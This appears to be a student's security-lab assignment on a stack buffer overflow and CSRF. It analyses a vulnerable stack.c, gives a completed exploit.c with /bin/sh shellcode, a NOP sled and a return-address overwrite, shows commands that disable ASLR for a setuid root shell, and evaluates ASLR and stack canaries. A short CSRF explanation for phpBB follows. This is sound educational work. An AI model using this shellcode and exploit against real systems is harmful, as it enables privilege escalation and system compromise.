

IS ASsignment

A # 03



**Name: Muhammad Faizan Yousaf**

**Section: BCS 7-F**

**Roll number: 22F-3875**

**Submitted to: Sir Dr. Umar Aftab**

**Part 1: Buffer Overflow:**

**Question 1:**

**Objective:**

Analyze a provided vulnerable C program (stack.c) that contains a classic stack-based buffer overflow vulnerability. Explain the vulnerability, and draw the stack layout.

**Steps:**

1. Compile and run the vulnerable program as instructed (example: gcc -o stack -fno-stack-protector


stack.c).


**Answer:**


**Commands:**


1. gcc -m32 -g -o stack -fno-stack-protector stack.c
2. ls -l stack
3. cat badfile
4. ./stack
5. gdb ./stack
6. break bof
7. run
8. p &buffer
9. info frame
10. continue
11. q

**Screenshots(Step 3):**

****


****

****

****

**Step 2. Create and analyze a stack layout diagram showing saved EIP, saved EBP, return address, and buffer offsets.**

**Stack Layout Diagram**



**Answer:**

**Step 1. Detailed vulnerability analysis and explanation.**The flaw in stack.c lies in the bof() function, which uses strcpy() without validating the destination size. Detailed points:

1. Buffer size mismatch: bof() allocates buffer with only 12 bytes, while main() reads up to 517 bytes from badfile into str. That large str is then passed to bof() and copied into the much smaller buffer.
2. Unsafe strcpy(): strcpy() does not enforce any limit on how many bytes it copies — it continues until it finds a terminating NUL in the source — so it can write past the end of buffer.
3. Stack corruption: If more than 12 bytes are copied, the overflow will overwrite adjacent stack data, including the saved frame pointer (EBP), the saved return address, and other nearby stack contents.

# **Question 2:**

# **Objective:**


# **Build an exploit (badfile) and exploit the vulnerable program to gain a shell. Complete the provided exploit.c template and demonstrate successful exploitation.**

**Commands:**


1. sudo sysctl -w kernel.randomize\_va\_space=0 (Disable ASLR)
2. ./stack
3. gcc -m32 -o exploit exploit.c
4. ls -l exploit
5. ./exploit
6. ls -l badfile
7. xxd badfile | head
8. sudo ln -sf /bin/bash /bin/sh
9. ls -l /bin/sh
10. ./stack
11. kernel.randomize\_va\_space = 2 (Re-enable ASLR)


**Screenshots (Step 3):**


****

****


****

****

****

****

**2. Video recording of successful exploit demonstration.**



**Step 1:**

**Completed exploit.c**

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

char shellcode[]=

"\x31\xc0" /\* xor %eax,%eax \*/

"\x50" /\* push %eax \*/

"\x68""//sh" /\* push $0x68732f2f \*/

"\x68""/bin" /\* push $0x6e69622f \*/

"\x89\xe3" /\* mov %esp,%ebx \*/

"\x50" /\* push %eax \*/

"\x53" /\* push %ebx \*/

"\x89\xe1" /\* mov %esp,%ecx \*/

"\x99" /\* cdq \*/

"\xb0\x0b" /\* mov $0x0b,%al \*/

"\xcd\x80"; /\* int $0x80 \*/

void main(int argc, char \*\*argv)

{

char buffer[517];

FILE \*badfile;

/\* Initializing buffer with NOP sled \*/

memset(&buffer, 0x90, 517);

/\* Place shellcode in the buffer (after some NOPs for flexibility) \*/

memcpy(buffer + 100, shellcode, sizeof(shellcode));

/\* Overwrite return address - adjust based on your system \*/

/\* This address should point somewhere in the NOP sled \*/

/\* Typical addresses: 0xbffff4c0 or similar \*/

long \*addr\_ptr = (long \*)(buffer + 24); /\* 12 (buffer) + 4 (saved EBP) + 8 (alignment) \*/

long ret\_addr = 0xbffff4c0; /\* Adjust this address based on your system \*/

int i;

for (i = 24; i < 500; i += 4) {

\*(long \*)(buffer + i) = ret\_addr;

}

/\* Write the exploit to badfile \*/

badfile = fopen("./badfile", "w");

fwrite(buffer, 517, 1, badfile);

fclose(badfile);

}

**Question 3**

**Objective:** Evaluate standard protection mechanisms and show how they affect the exploit. The protections to test: /bin/bash linkage, ASLR (address space layout randomization), and Stack Guard/Canary.

**Answer:**

**Commands:**


1. ls -l /bin/sh
2. ./stack
3. Exit
4. sudo sysctl -w kernel.randomize\_va\_space=2
5. ./stack
6. gcc -m32 -g -o stack\_protected stack.c
7. sudo chown root:root stack\_protected
8. sudo chmod 4755 stack\_protected
9. ls -l stack\_protected
10. ./stack\_protected

# **Screenshots:**

****



****



## Analysis of Each Protection

1. **/bin/bash Linkage**:
   * **Effect**: This does not act as a protection against the exploit. Linking /bin/sh to

/bin/bash ensures the shellcode executes a root-capable shell under setuid, as

/bin/bash respects setuid privileges while /bin/dash (default) drops them. The exploit succeeds because the shellcode (/bin/sh) runs unimpeded.

* + **Why Success/Failure**: The exploit succeeds because the protection mechanism is absent—bash’s setuid support enables the root shell rather than preventing it. This is a configuration choice, not a security feature.

## **Address Randomization (ASLR):**

* + **Effect**: ASLR randomizes the stack base address (e.g., from 0xffffccc4 to a new value per run), making the fixed ret\_addr (e.g., 0xffffcd14) invalid. The exploit fails as EIP lands in an unpredictable location.
  + **Why Success/Failure**: The exploit fails because the hardcoded return address no longer points to the NOP sled. ASLR effectively mitigates this type of buffer overflow by introducing randomness, requiring more advanced techniques (e.g., NOP sled brute force or ROP) to bypass.

## Stack Guard (Canary):

* + **Effect**: The canary (a random value placed between the buffer and saved EIP) is overwritten by the 517-byte payload, triggering a stack smash detection and program termination before the shellcode executes.
  + **Why Success/Failure**: The exploit fails because the canary detects the overflow, aborting execution. This protection is highly effective against simple buffer overflows, as it requires the attacker to guess or bypass the canary value (e.g., via information leakage), which is impractical without additional vulnerabilities.

|  |  |  |
| --- | --- | --- |
| **Mitigation** | **Strength** | **Difficulty to Bypass** |
| ASLR (Address Space Layout Randomization) | Strong as greatly reduces predictable addresses | High as typically requires an information leak to defeat |
| Stack canary | Strong as detects/blocks stack-smashing attempts | High as requires leaking the canary value to bypass |
| /bin/sh → /bin/bash linkage | Moderate as changes shell behavior, limiting some exploits | Low as can be worked around by invoking a  different shell (e.g., dash or sh) |

**---------------------------------------End of Part 1-----------------------------------**

**Part 2: Cross-Site Request Forgery (CSRF)**

**Question 1**

**Objective:** Analyze a vulnerable web application (phpBB) that allows posting new topics using an HTTP GET request, which can be exploited via CSRF. Explain the vulnerability and demonstrate how a malicious webpage can silently create a new post on behalf of a logged-in victim.

**Answer:**

1. **A detailed explanation of how the CSRF vulnerability works**


The vulnerability exists because the phpBB forum accepts actions that change server state (like creating a post) via simple GET requests, and it doesn't verify that those requests were intentionally made by the logged-in user. If a user who is already logged in visits a malicious web page, the page can trigger a hidden request (for example with an <img> tag). The browser will automatically attach the user’s session cookies to that request, causing the forum to create a post on the user’s behalf without their knowledge.

